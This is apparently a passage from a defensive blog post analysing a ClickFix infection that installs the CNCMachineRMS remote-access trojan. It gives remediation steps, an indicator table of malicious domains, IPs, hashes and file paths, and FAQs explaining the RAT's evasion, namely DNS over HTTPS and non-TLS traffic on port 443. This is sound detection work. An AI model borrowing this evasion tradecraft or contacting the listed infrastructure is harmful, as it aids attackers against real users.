- Isolate the PC and keep it running. Take it off the network without shutting it down: the implant and any second stage are still in memory and on disk.
- Look where the registration points.
%LocalAppData%\holds texstudio.exe and the DLLs it loads, andMicrosoft\ Windows\ packwindata\ %LocalAppData%\NHEWS.htais the first stage. LevelBlue lists persistence through Run keys and scheduled tasks, and local accounts the RAT creates and adds to privileged groups, which Windows logs as events 4720 and 4732. - Block the infrastructure for everyone. Block cashewminaret.org, orchardandbarite.com,
38.146.27.85and87.199.205.61at the edge, then search firewall and proxy logs for other PCs that reached them; DNS logs will not show the controller. - Assume the screen was seen. The operator watched the screen and listed the user’s folders. Change the passwords used on that PC, sign out its sessions, and tell the user which documents were in reach.
- Close the gaps it used. Have the firewall or proxy require TLS on port 443, allow DNS over HTTPS only to resolvers you approve, and tell users that no website asks them to paste a command into Run. On managed PCs, application control can keep standard users from running curl, mshta and shells they do not need.
Capture again afterwards: a clean re-run is the evidence you file with the client. The sample report shows what that PDF looks like, and the macOS ClickFix walkthrough follows the same lure on a Mac, where it installs a stealer instead of a RAT.
Indicators of compromise
From this public sample; treat them as historical, because SmartApeSG changes its domains often:
| Indicator | Type | Notes |
|---|---|---|
| 10.11.12.57 | Victim PC | DESKTOP-UFA9HW4 · MAC 0c:8b:fd:75:f1:d8 · Windows 11 Pro |
| cashewminaret.org · 82.27.71.69 | SmartApeSG script | Fake CAPTCHA · paths under /identity/ per MTA |
| orchardandbarite.com · 38.146.27.85 | Payload server | /spa and /gross over HTTP, 301 to HTTPS · nginx/1.24.0 (Ubuntu) |
| curl/8.21.0 | User-Agent | Frames 20330 and 20432 · JA4 t13d2012h1_2b729b4bf6f3_36bf25f296df and t13d2013h1_2b729b4bf6f3_e24568c0d440 |
| 2eb387df…6ee669d0 | HTA SHA-256 | NHEWS.hta, 40,301 bytes (MTA) |
| 101e9ac6…4830d707 | Zip SHA-256 | packwindata.pdf, 73,912,559 bytes (MTA) |
| dns.google · 8.8.4.4 | DoH lookup | Frame 103046, 0.32 s before the C2 connection · JA4 t13d2013h2_2b729b4bf6f3_e24568c0d440 |
| 87.199.205.61:443 | CNCMachineRMS C2 | No TLS · AS41201, Poland · first bytes b6 82 73 1f · 1-byte heartbeat every 20 s |
| texstudio.exe | Implant’s host program | Runs from %LocalAppData%\Microsoft\Windows\packwindata\ · from the unmasked registration · version string 1.6.5 |
Frequently Asked Questions
What is ClickFix?
A social-engineering lure: a web page shows a fake CAPTCHA or error and asks the user to press Windows+R, paste and press Enter, running a command the page put on the clipboard. MITRE ATT&CK tracks it as T1204.004, Malicious Copy and Paste. On the network it shows up as a command-line tool fetching files right after the visit.
Why does Wireshark show SSLv2 for traffic that is not TLS?
Wireshark decodes port 443 as TLS and reads any data there as TLS records. A first byte with its high bit set looks like an SSLv2 record header, so the protocol column says SSLv2. A real TLS connection begins with a ClientHello record whose first byte is 0x16; a connection without one is not TLS, whatever the column says.
How can malware hide its DNS lookups?
By asking a public DNS-over-HTTPS resolver such as dns.google instead of the network’s DNS server. The query travels inside TLS on port 443, so DNS logs and DNS filtering never see the name. A capture still shows the TLS connection to the resolver and, moments later, a connection to an address that no DNS answer in the capture names.
Is traffic on port 443 always HTTPS?
No. A port number is a convention: VPNs, messaging apps and malware use 443 because firewalls let it out. A TLS connection begins with a ClientHello, and data that starts any other way is another protocol. The display filter in this post finds the first such message of every connection whose handshake the capture holds.
What is CNCMachineRMS?
A remote-access trojan that LevelBlue SpiderLabs and Netresec documented in August 2026, delivered by the ClickFix lures of the SmartApeSG campaign. It gives an operator a shell, a file manager and screen capture, looks up its controller over DNS over HTTPS and talks to it in a binary protocol on TCP port 443 without TLS.
Real-world detections
Got a Capture From a PC That Ran a Pasted Command?
Upload the PCAP: the free summary takes about two minutes, and the full report lists every finding with its frames, Wireshark filters and a remediation plan for your client.